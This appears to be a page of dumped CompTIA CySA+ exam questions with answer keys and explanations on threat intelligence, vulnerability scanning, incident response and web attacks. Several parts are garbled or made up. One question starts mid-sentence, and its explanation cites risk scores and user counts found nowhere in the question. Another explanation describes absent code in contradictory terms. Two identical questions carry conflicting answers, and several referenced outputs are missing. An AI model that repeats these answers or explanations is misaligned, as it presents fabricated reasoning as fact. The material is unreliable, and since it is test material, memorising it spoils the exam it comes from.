An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?
A. Information sharing organization
B. Blogs/forums
C. Cybersecuritv incident response team
D. Deep/dark web
Answer: A (LEAVE A REPLY)
Explanation
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION: 38
A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:

Task name	Target process	Number of hosts	Task user account
RtkAudUService64_BG	C:\\Windows\System32\RtkAudUService64.exe	502	NT Authority/SYSTEM
BatteryGaugeMaintenance	%ProgramData%\Lenovo\Plugins\BGHelper.exe	410	NT Authority/SYSTEM
RtHVBg_PushButton	C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe	870	NT Authority/SYSTEM
UpdateService	C:\Users\sam\AppData\Roaming\Temp\taskhw.exe	1	PROD\sam

Which of the following actions should the hunter perform first based on the details above?
A. Change the account that runs the taskhw.exe scheduled task.
B. Scan the enterprise to identify other systems with taskhdw.exe present.
C. Perform a public search for malware reports on the taskhw.exe.

D. Acquire a copy of taskhw.exe from the impacted host.
Answer: (SHOW ANSWER)

NEW QUESTION: 39
Which of the following security operations tasks are ideal for automation?
A. Suspicious file analysis:
Look for suspicious-looking graphics in a folder.
Create subfolders in the original folder based on category of graphics found.
Move the suspicious graphics to the appropriate subfolder
B. Firewall IoC block actions:
Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logs Follow up on any false positives that were caused by the block rules
C. Security application user errors:
Search the error logs for signs of users having trouble with the security application Look up the user's phone number Call the user to help with any questions about using the application
D. Email header analysis:
Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block list Move the email to quarantine
Answer: D (LEAVE A REPLY)
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION: 40
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?
A. MOU
B. NDA
C. BIA
D. SLA
Answer: (SHOW ANSWER)
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements.

NEW QUESTION: 41
A security analyst sees the following OWASP ZAP output from a scan that was performed against a modern version of Windows while testing for client-side vulnerabilities:

Which of the following is the MOST likely solution to the listed vulnerability?

A. Enable the browser's XSS filter.

B. Enable Windows XSS protection

C. Enable the browser's protected pages mode

D. Enable server-side XSS protection

Answer: A (LEAVE A REPLY)

Typically this is an issue with the web site/server disabling XSS protection on your browser. If this is the case, you can manually adjust that on your browser. Most browsers have this setting on by default.

NEW QUESTION: 42

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. CSRF

B. XSS

C. LFI

D. RFI

Answer: A (LEAVE A REPLY)

NEW QUESTION: 43

During the threat modeling process for a new application that a company is launching, a security analyst needs to define methods and items to take into consideration.

Which of the following are part of a known threat modeling method?

A. Threat profile, infrastructure and application vulnerabilities, security strategy and plans

B. Spoofing tampering, repudiation, information disclosure, denial of service elevation of privilege

C. Purpose, objective, scope, (earn management, cost, roles and responsibilities

D. Human impact, adversary's motivation, adversary's resources, adversary's methods

Answer: B (LEAVE A REPLY)

NEW QUESTION: 44

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery

B. Command and control

C. Reconnaissance
D. Weaporization
Answer: B (LEAVE A REPLY)
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. Reference: Cyber Kill Chain | Lockheed Martin

NEW QUESTION: 45
A Chief Information Officer wants to implement a BYOD strategy for all company laptops and mobile phones. The Chief Information Security Officer is concerned with ensuring all devices are patched and running some sort of protection against malicious software. Which of the following existing technical controls should a security analyst recommend to best meet all the requirements?
A. EDR
B. Port security
C. NAC
D. Segmentation
Answer: (SHOW ANSWER)
EDR stands for endpoint detection and response, which is a type of security solution that monitors and protects all devices that are connected to a network, such as laptops and mobile phones. EDR can help to ensure that all devices are patched and running some sort of protection against malicious software by providing continuous visibility, threat detection, incident response, and remediation capabilities. EDR can also help to enforce security policies and compliance requirements across all devices .

NEW QUESTION: 46
An organization has deployed a cloud-based storage system for shared data that is in phase two of the data life cycle. Which of the following controls should the security team ensure are addressed? (Choose two.)
A. Access controls
B. Data classification
C. Data destruction
D. Backups
E. Encryption
F. Data loss prevention
Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 47
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

A. Ask the web development team to update the page contents

B. Add the IP address allow listing for control panel access

C. Purchase an appropriate certificate from a trusted root CA

D. Perform proper sanitization on all fields

Answer: (SHOW ANSWER)

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION: 48

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. NTP configuration on each system

B. If appropriate logging levels are set

C. Behavioral correlation settings

D. Data normalization rules

Answer: A (LEAVE A REPLY)

NEW QUESTION: 49

Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

A. To require that an incident be reported through the proper channels

B. To identify and document staff who have the authority to declare an incident

C. To allow for public disclosure of a security event impacting the organization

D. To establish the department that is responsible for responding to an incident

Answer: (SHOW ANSWER)

The formal incident declaration is crucial to identify and document the staff who have the authority to declare an incident, ensuring that incidents are handled by authorized personnel. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION: 50
A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?
A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning
Answer: B (LEAVE A REPLY)
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://www.comptia.org/certifications/cybersecurity-analyst

NEW QUESTION: 51
Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Select two).
A. Confidentiality
B. Integrity
C. Privacy
D. Anonymity
E. Non-repudiation
F. Authorization
Answer: B,E (LEAVE A REPLY)
Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with.
Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their identity. These principles are crucial for legal validity, as recommended by CompTIA Security+ standards. Confidentiality (A) and privacy (C) relate to encryption, while authorization (F) and anonymity (D) are unrelated to the primary purpose of digital signatures in this context.

NEW QUESTION: 52

ternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A. rogers

B. brady

C. brees

D. manning

Answer: B (LEAVE A REPLY)

Explanation

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION: 53

A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

A. Disconnect and utilize an existing infected asset off the network.

B. Subscribe to an online service to create a sandbox environment.

C. Create a virtual host for testing on the security analyst workstation.

D. Utilize an RDP session on an unused workstation to evaluate the malware.

Answer: (SHOW ANSWER)

NEW QUESTION: 54

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.

B. Configure an Access-Control-Allow-Origin header to authorized domains.

C. Disable the cross-origin resource sharing header.

D. Block requests without an X-Frame-Options header.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 55

A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A (LEAVE A REPLY)

OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION: 56

The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled.

Which of the following should the organization utilize to best centralize the workload for the internal security team? (Select two).

A. SOAR
B. SIEM
C. MSP
D. NGFW
E. XDR
F. DLP

Answer: A,B (LEAVE A REPLY)

SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance. References: What is EDR? Endpoint Detection & Response, How Does the Cyber Kill Chain Protect Against Attacks?; What is EDR Solution?, EDR solutions secure diverse endpoints through central monitoring

NEW QUESTION: 57

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

A. Dictionary attack
B. Push phishing
C. impossible geo-velocity

D. Subscriber identity module swapping
E. Rogue access point
F. Password spray
Answer: B,C (LEAVE A REPLY)
C) Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
B) Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

NEW QUESTION: 58
A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?
.
A. High GPU utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes
Answer: A (LEAVE A REPLY)
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION: 59
A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

Which of the following did the consultant do?

A. Implanted a backdoor

B. Implemented privilege escalation

C. Implemented clickjacking

D. Patched the web server

Answer: (SHOW ANSWER)

The correct answer is A. Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

References:

* 1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
* 2 What is Clickjacking? Tutorial & Examples | Web Security Academy
* 3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
* 4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

NEW QUESTION: 60

After updating the email client to the latest patch, only about 15% of the workforce is able to use email.

Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

A. Implementation

B. Testing

C. Rollback
D. Validation
Answer: B (LEAVE A REPLY)
Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users.
Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.
References: 7 Reasons Why Change Management Strategies Fail and How to Avoid Them, CompTIA CySA+ CS0-003 Certification Study Guide

NEW QUESTION: 61
When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?
A. CASB
B. SASE
C. ZTNA
D. SWG
Answer: A (LEAVE A REPLY)
A Cloud Access Security Broker (CASB) would have reduced the complexity of identity and access management in cloud-based assets. CASBs provide visibility into cloud application usage, data protection, and governance for cloud-based services.

NEW QUESTION: 62
A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:


Which of the following vulnerabilities Is the security analyst trying to validate?

A. SQL injection
B. LFI
C. XSS
D. CSRF
Answer: B (LEAVE A REPLY)
The security analyst is validating a Local File Inclusion (LFI) vulnerability, as indicated by the "/.../.../.../" in the GET request which is a common indicator of directory traversal attempts associated with LFI. The other options are not relevant for this purpose: SQL injection involves injecting malicious SQL statements into a database query; XSS involves injecting malicious scripts into a web page; CSRF involves tricking a user into performing an unwanted action on a web application.
Reference:
According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of Burp Suite, a tool used for testing web application security, in chapter 6. Specifically, it explains the meaning and function of each component in Burp Suite, such as Repeater, which allows the security analyst to modify and resend individual requests1, page 239. Therefore, this is a reliable source to verify the answer to the question.

NEW QUESTION: 63
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?
A. Primary boot partition
B. Hard disk
C. Static IP address
D. Routing table
E. Malicious tiles
Answer: (SHOW ANSWER)
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION: 64
The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?
A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.
Answer: A (LEAVE A REPLY)
The CEO should initiate an alert to department managers to speak privately with affected staff.
This is because the trade secret is confidential and should not be disclosed to the public.
Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

NEW QUESTION: 65
During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?
A. Implement data encryption and close the data so only the company has access.

B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.
Answer: B (LEAVE A REPLY)
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.
Reference:
CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION: 66
A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?
A. Instruct the firewall engineer that a rule needs to be added to block this external server
B. Escalate the event to an incident and notify the SOC manager of the activity
C. Notify the incident response team that there is a DDoS attack occurring
D. Identify the IP/hostname for the requests and look at the related activity
Answer: D (LEAVE A REPLY)
A HTTP/404 error code means that the requested page or resource was not found on the web server. This could be caused by various reasons, such as incorrect URLs, moved or deleted pages, missing assets, or server misconfigurations. The analyst should first identify the source of the requests and examine the related activity to determine if they are legitimate or malicious, and what actions need to be taken to resolve the issue. The other options are either premature or irrelevant without further investigation.

NEW QUESTION: 67
An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?
A. Harden systems by disabling or removing unnecessary services
B. Implement MFA requirements for all internal resources
C. Implement controls to block execution of untrusted applications
D. Set user account control protection to the most restrictive level on all devices
Answer: C (LEAVE A REPLY)

NEW QUESTION: 68
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS

B. Block requests without an X-Frame-Options header

C. Configure an Access-Control-Allow-Origin header to authorized domains

D. Disable the cross-origin resource sharing header

Answer: (SHOW ANSWER)

The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION: 69

After an upgrade to a new EDR, a security analyst received reports that several endpoints were not communicating with the SaaS provider to receive critical threat signatures. To comply with the incident response playbook, the security analyst was required to validate connectivity to ensure communications. The security analyst ran a command that provided the following output:

ComputerName: comptia007

RemotePort: 443

InterfaceAlias: Ethernet 3

TcpTestSucceeded: False

Which of the following did the analyst use to ensure connectivity?

A. nmap

B. tnc

C. ping

D. tracert

Answer: (SHOW ANSWER)

Comprehensive Detailed

The command output shown indicates that the analyst used a TCP connection test to check if communication on port 443 (usually HTTPS) succeeded. Here's why each option was or was not suitable:

A . nmap: While nmap can scan ports, it does not provide direct feedback on connection success or failure in the manner shown.

B . tnc (Test-NetConnection in PowerShell): This command in PowerShell is specifically designed to test connectivity to a specified port and IP address. The output (TcpTestSucceeded: False) is

characteristic of the tnc command.
C . ping: The ping command only tests ICMP echo replies and does not indicate success or failure on specific ports.
D . tracert: tracert traces the path packets take to reach a host but does not provide a direct indication of port availability or success.
Reference:
Microsoft PowerShell Documentation: Test-NetConnection cmdlet, which details TCP port testing.
NIST SP 800-115: Technical Guide to Information Security Testing and Assessment, covering connectivity testing methods.

NEW QUESTION: 70
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?
A. Trends
B. Risk score
C. Mitigation
D. Prioritization
Answer: B (LEAVE A REPLY)
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

NEW QUESTION: 71
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?
A. CIS Benchmarks
B. PCI DSS
C. ISO 27001
D. OWASP Top Ten
Answer: (SHOW ANSWER)

NEW QUESTION: 72
A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?
A. Credentialed scan
B. External scan
C. Differential scan
D. Network scan
Answer: A (LEAVE A REPLY)
Explanation
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences

between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION: 73
Which of the following is a commonly used four-component framework to communicate threat actor behavior?
A. STRIDE
B. Diamond Model of Intrusion Analysis
C. Cyber Kill Chain
D. MITRE ATT&CK
Answer: B (LEAVE A REPLY)
The Diamond Model of Intrusion Analysis is a framework that describes the relationship between four components of a cyberattack: adversary, capability, infrastructure, and victim. It helps analysts understand the behavior and motivation of threat actors, as well as the tools and methods they use to compromise their targets12. Reference: Main Analytical Frameworks for Cyber Threat Intelligence, section 4; Strategies, tools, and frameworks for building an effective threat intelligence team, section 3.

NEW QUESTION: 74
A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?
A. This is a normal password change URL.
B. The security operations center is performing a routine password audit.
C. A new VPN gateway has been deployed
D. A social engineering attack is underway
Answer: D (LEAVE A REPLY)
Explanation
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION: 75
An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline.
Which of the following should the analyst focus on in order to move the incident forward?
A. Impact

B. Vulnerability score
C. Mean time to detect
D. Isolation
Answer: (SHOW ANSWER)
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 .
References: Incident Response:
Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION: 76
A company has the following security requirements:
. No public IPs
* All data secured at rest
. No insecure ports/protocols
After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?
A. VM_PRD_DB
B. VM_DEV_DB
C. VM_DEV_Web02
D. VM_PRD_Web01
Answer: D (LEAVE A REPLY)
This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.
Reference
[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.
[What is a Public IP Address?]
[What is Port 80?]

NEW QUESTION: 77
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Choose two.)
A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.
